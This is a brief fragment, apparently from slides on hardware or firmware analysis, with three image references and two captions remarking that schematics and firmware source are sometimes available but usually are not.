
Sometimes you get schematics...and firmware source...


Most times you **DON’T…**






